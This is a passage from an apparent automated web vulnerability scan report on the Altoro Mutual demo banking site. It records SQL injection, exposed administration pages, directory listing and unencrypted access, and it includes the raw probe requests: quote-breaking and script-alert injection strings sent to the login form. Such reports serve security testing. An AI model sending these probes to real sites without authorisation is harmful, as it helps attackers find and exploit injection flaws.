.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>500 - Internal server error.</h2>
  <h3>There is a problem with the resource you are looking for, and it cannot be displayed.</h3>
 </fieldset></div>
</div>
</body>
</html>


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0_head"><title>
 Altoro Mutual: Server Error
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0_LoginLink" title="It does not appear that you have properly authenticated
yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign In</a> | <a
id="_ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a id="_ctl0_HyperLink4"
href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0_Image1" src="../images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<div class="err"
...
...
...

<h1>An Error Has Occurred</h1>

<h2>Summary:</h2>

<p><b><span id="_ctl0_Content_lblSummary">Syntax error in string in query expression 'username =
'jsmithWFXSSProbe'&quot;)/&gt;' AND password = 'demo1234''.
</span></b></p>

<h2>Error Message:</h2>

<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression
'username = 'jsmithWFXSSProbe'&quot;)/&gt;' AND password = 'demo1234''.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object&amp;
executeResult)
```

```
   at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object&amp;amp; executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommand(CommandBehavior behavior, Object&amp;amp; executeResult)
...
...
...
```

Issue 2 of 3

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	passw
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	SQL Injection
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 2 of 3 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`
Parameter manipulated from: `demo1234` to: `demo1234WFXSSProbe%27%22%29%2F%3E`

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amUserId=100116014; lang=english
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 66

uid=jsmith&passw=demo1234WFXSSProbe%27%22%29%2F%3E&btnSubmit=Login
```

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=vppu4f55ebikwhr142k2biyf; path=/; HttpOnly
Set-Cookie: amSessionId=53137180952; path=/
Expires: -1
X-Powered-By: ASP.NET
Connection: close
Date: Tue, 02 Jan 2018 11:31:37 GMT
Content-Type: text/html
Pragma: no-cache
Cache-Control: no-cache

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>500 - Internal server error.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>500 - Internal server error.</h2>
  <h3>There is a problem with the resource you are looking for, and it cannot be displayed.</h3>
 </fieldset></div>
</div>
</body>
</html>


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0_head"><title>
 Altoro Mutual: Server Error
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0_LoginLink" title="It does not appear that you have properly authenticated
yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign In</a> | <a
id="_ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a id="_ctl0_HyperLink4"
href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0_Image1" src="../images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<div class="err"
...
...
...

<h1>An Error Has Occurred</h1>
```

```
<h2>Summary:</h2>

<p><b><span id="_ctl0_Content_lblSummary">Syntax error in string in query expression 'username = 'jsmith' AND
password = 'demo1234WFXSSProbe'&amp;quot;)/&amp;gt;''.
</span></b></p>

<h2>Error Message:</h2>

<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error in string in query expression
'username = 'jsmith' AND password = 'demo1234WFXSSProbe'&amp;quot;)/&amp;gt;''.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object&amp;
executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object&amp; executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommand(CommandBehavior behavior, Object&amp; executeResult)
...
...
...
```

Issue 3 of 3

Severity:	**Low**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	SQL Injection
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Issue 3 of 3 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iizalrl4h45`
Parameter manipulated from: `jsmith` to: `%3E%22%27%3E%3Cscript%3Ealert%281237%29%3C%2Fscript%3E`
Parameter manipulated from: `demo1234` to: `%3E%22%27%3E%3Cscript%3Ealert%281237%29%3C%2Fscript%3E`
Parameter manipulated from: `Login` to: `%3E%22%27%3E%3Cscript%3Ealert%281237%29%3C%2Fscript%3E`

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 184

uid=%3E%22%27%3E%3Cscript%3Ealert%281237%29%3C%2Fscript%3E&passw=%3E%22%27%3E%3Cscript%3Ealert%281237%29%3C%2Fscript%3E&btnSubmit=%3E%22%27%3E%3Cscript%3Ealert%281237%29%3C%2Fscript%3E

HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=04qmghzklutr1bnorrcoczyu; path=/; HttpOnly
Set-Cookie: amSessionId=53110180313; path=/
Expires: -1
X-Powered-By: ASP.NET
Connection: close
Date: Tue, 02 Jan 2018 11:31:09 GMT
Content-Type: text/html
Pragma: no-cache
Cache-Control: no-cache

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>500 - Internal server error.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
  <h2>500 - Internal server error.</h2>
  <h3>There is a problem with the resource you are looking for, and it cannot be displayed.</h3>
 </fieldset></div>
</div>
</body>
</html>


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0_head"><title>
 Altoro Mutual: Server Error
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0_LoginLink" title="It does not appear that you have properly authenticated
yourself.  Please click here to sign in." href="login.aspx" style="color:Red;font-weight:bold;">Sign In</a> | <a
id="_ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact Us</a> | <a id="_ctl0_HyperLink4"
href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0_Image1" src="../images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
```

```
            </tr>

...
...
...

<h1>An Error Has Occurred</h1>

<h2>Summary:</h2>

<p><b><span id="_ctl0_Content_lblSummary">Syntax error (missing operator) in query expression 'username =
'&gt;&quot;'&gt;&lt;script&gt;alert(1237)&lt;/script&gt;' AND password =
'&gt;&quot;'&gt;&lt;script&gt;alert(1237)&lt;/script&gt;''.
</span></b></p>

<h2>Error Message:</h2>

<p><span id="_ctl0_Content_lblDetails">System.Data.OleDb.OleDbException: Syntax error (missing operator) in query
expression 'username = '&gt;&quot;'&gt;&lt;script&gt;alert(1237)&lt;/script&gt;' AND password =
'&gt;&quot;'&gt;&lt;script&gt;alert(1237)&lt;/script&gt;''.
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling(OleDbHResult hr)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult(tagDBPARAMS dbParams, Object&amp;
executeResult)
   at System.Data.OleDb.OleDbCommand.ExecuteCommandText(Object&amp; executeResult)
...
...
...
```

Go to Table of Contents

L DAST: Direct Access to Administration Pages 1

Issue 1 of 1

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	admin.aspx
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Predictable Resource Location
Risk:	It might be possible to escalate user privileges and gain administrative permissions over the web application
Causes:	The web server or application server are configured in an insecure way
Fix:	Apply proper authorization to administration scripts

Issue 1 of 1 - Details

Difference: **Path** manipulated from: `/bank/login.aspx` to: `/admin/admin.aspx`

Reasoning: AppScan requested a file which is probably not a legitimate part of the application. The response status was 200 OK. This indicates that the test succeeded in retrieving the content of the requested file.

Test Requests and Responses:

```
GET /admin/admin.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 7861
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:26:51 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Administration
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="../bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1
...
...
...

        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="application.aspx">View Application Values</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="admin.aspx">Edit Users</a></li>
        </ul>
    </td>
```

```
    <td valign="top" colspan="3" class="bb">

...
...
...
</script>

<!-- Be careful what you change.  All changes are made directly to Altoro.mdb database. -->

<h1>Edit User Information</h1>

<table width="100%" border="0">
<form id="addAccount" name="addAccount" action="admin.aspx" method="post">
  <tr>
    <td colspan="4">
      <h2>Add an account to an existing user.</h2>
    </td>
  </tr>
  <tr>
    <th>
...
...
...

        <option Value="Savings" Selected>Savings</option>
        <option Value="IRA">IRA</option>
      </Select></td>
    <td></td>
    <td><input type="submit" value="Add Account"></td>
  </tr>
</form>
<form id="changePass" name="changePass" action="admin.aspx" method="post" onsubmit="return confirmpass(this);">
  <tr>
    <td colspan="4"><h2>Change user's password.</h2></td>
  </tr>
  <tr>
    <th>
      Users:
...
...
...

    <td>
      <input type="password" name="password2">
    </td>
    <td>
      <input type="submit" name="change" value="Change Password">
    </td>
  </tr>
</form>
<form method="post" name="addUser" action="admin.aspx" id="addUser" onsubmit="return confirmpass(this);">
  <tr>
    <td colspan="4"><h2>Add an new user.</h2></td>
  </tr>
  <tr>
    <th>
      First Name:
...
...
...

      <br>
      <input type="password" name="password2">
    </td>
    <td>
      <input type="submit" name="add" value="Add User">
    </td>
  </tr>
  <tr>
    <td colspan="4">It is highly recommended that you leave the username as first
...
...
...
```

Go to Table of Contents

L DAST: Directory Listing Pattern Found 1

Issue 1 of 1

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/
Domain	demo.testfire.net
Path	/bank/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Directory Indexing
Risk:	It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files
Causes:	Directory browsing is enabled
Fix:	Modify the server configuration to deny directory listing, and install the latest security patches available

Issue 1 of 1 - Details

Difference:

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Requests and Responses:

```
GET /bank/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=bs5yb145je1zen45sy35xjnk; amSessionId=55123209368
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 2297
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:22:33 GMT
Content-Type: text/html; charset=UTF-8

<html><head><title>demo.testfire.net - /bank/</title></head><body><H1>demo.testfire.net - /bank/</H1><hr>

<pre><A HREF="/">[To Parent Directory]</A><br><br> 5/10/2015  3:25 AM        &lt;dir&gt; <A
HREF="/bank/20060308_bak/">20060308_bak</A><br>11/20/2006  9:05 AM         1831 <A
HREF="/bank/account.aspx">account.aspx</A><br> 6/18/2015  6:41 PM         5067 <A
HREF="/bank/account.aspx.cs">account.aspx.cs</A><br>11/20/2006  9:05 AM          771 <A
HREF="/bank/apply.aspx">apply.aspx</A><br>11/20/2006  9:05 AM         2828 <A
HREF="/bank/apply.aspx.cs">apply.aspx.cs</A><br>11/10/2006 12:20 PM         2236 <A
HREF="/bank/bank.master">bank.master</A><br> 7/16/2007  7:35 AM         1134 <A
HREF="/bank/bank.master.cs">bank.master.cs</A><br>11/20/2006  9:05 AM          904 <A
HREF="/bank/customize.aspx">customize.aspx</A><br>11/20/2006  9:05 AM         1955 <A
HREF="/bank/customize.aspx.cs">customize.aspx.cs</A><br> 7/23/2007  3:26 PM         1806 <A
HREF="/bank/login.aspx">login.aspx</A><br> 7/23/2007  3:27 PM         5847 <A
```

```
HREF="/bank/login.aspx.cs">login.aspx.cs</A><br> 11/1/2006  7:42 PM          78 <A
HREF="/bank/logout.aspx">logout.aspx</A><br> 7/16/2007  8:39 AM         3254 <A
HREF="/bank/logout.aspx.cs">logout.aspx.cs</A><br> 7/16/2007  7:21 AM          935 <A
HREF="/bank/main.aspx">main.aspx</A><br> 7/16/2007  8:36 AM         3951 <A
HREF="/bank/main.aspx.cs">main.aspx.cs</A><br> 5/10/2015  3:25 AM        &lt;dir&gt; <A
HREF="/bank/members/">members</A><br> 1/12/2007 12:55 PM         1414 <A HREF="/bank/mozxpath.js">mozxpath.js</A>
<br>11/20/2006  9:05 AM          785 <A HREF="/bank/queryxpath.aspx">queryxpath.aspx</A><br>11/20/2006  9:05 AM
1838 <A HREF="/bank/queryxpath.aspx.cs">queryxpath.aspx.cs</A><br> 7/18/2007  4:13 PM          499 <A
HREF="/bank/servererror.aspx">servererror.aspx</A><br> 7/18/2007  3:13 PM         1700 <A
HREF="/bank/transaction.aspx">transaction.aspx</A><br> 6/18/2015  6:41 PM         3867 <A
HREF="/bank/transaction.aspx.cs">transaction.aspx.cs</A><br> 7/17/2007  2:03 PM         3930 <A
HREF="/bank/transfer.aspx">transfer.aspx</A><br> 6/18/2015  6:41 PM         3505 <A
HREF="/bank/transfer.aspx.cs">transfer.aspx.cs</A><br> 7/17/2007  1:44 PM          82 <A
HREF="/bank/ws.asmx">ws.asmx</A><br></pre><hr></body></html>
```

Go to Table of Contents

L DAST: Encryption Not Enforced 5

Issue 1 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal sensitive data such as credit card numbers, social security numbers etc. that are sent unencrypted
Causes:	Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted
Fix:	Enforce the use of HTTPS when sending sensitive information

Issue 1 of 5 - Details

Difference: **Scheme** manipulated from: `https` to: `http`
manipulated from: `443` to: `80`
Header manipulated from: `demo.testfire.net` to: `demo.testfire.net:80`

Reasoning: The test response is very similar to the original response. This indicates that the the resource was successfully accessed using HTTP instead of HTTPS.

Test Requests and Responses:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net:80
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 9605
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=ccwnebnpoiaszsyz1fo4h2mq; path=/; HttpOnly
Set-Cookie: amSessionId=51433156028; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:32 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="bank/login.aspx" style="color:Red;font-
weight:bold;">Sign In</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="bank/login.aspx">ONLINE
BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
```

```
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Product
...
...
...
```

Issue 2 of 5

Severity:	**Low**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/main.aspx
Domain	demo.testfire.net
Element	main.aspx
Path	/bank/main.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
